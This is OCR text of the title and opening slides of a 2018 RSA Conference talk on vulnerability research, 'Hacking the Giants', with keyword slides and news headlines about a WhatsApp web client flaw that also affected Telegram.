
RSAConference2018
San Francisco | April 16–20 | Moscone Center

SESSION ID: SPO2-R12

HACKING THE GIANTS

Oded Vanunu

Head Of Products Vulnerability Research
Check Point Software Technologies
@od3dv





Landscape


Nations


Cyber Crime

Consumers




OFFICE
HOME


Social Media
Multi platforms
IoT


One Place To Rule Them All!


OFFICE
HOME

Forbes / Security / #CyberSecurity

Just One Photo Could Have Hacked Millions Of WhatsApp Accounts

Weaknesses in WhatsApp's web client could have been hacked to steal hundreds of millions of [+]

The Telegraph


Technology


WhatsApp security problem leaves millions of users exposed to hackers


The problem also affected encrypted messaging app Telegram CREDIT: ALAMY

